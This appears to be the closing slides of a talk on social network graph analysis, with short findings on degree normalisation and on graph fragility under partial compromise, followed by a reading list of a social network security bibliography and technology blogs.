
Normalise to estimated total degree

Limited graph views are still useful




Convergence after $n > 10$ iterations

Large graphs are very fragile to partial compromise



On the horizon



My Reading List

Academic papers:

- http://www.cl.cam.ac.uk/~jcb82/sns_bib/main.html

Blogs

- www.theharmonyguy.com
- www.allfacebook.com
- www.insidefacebook.com
- www.mashable.com
- Questions?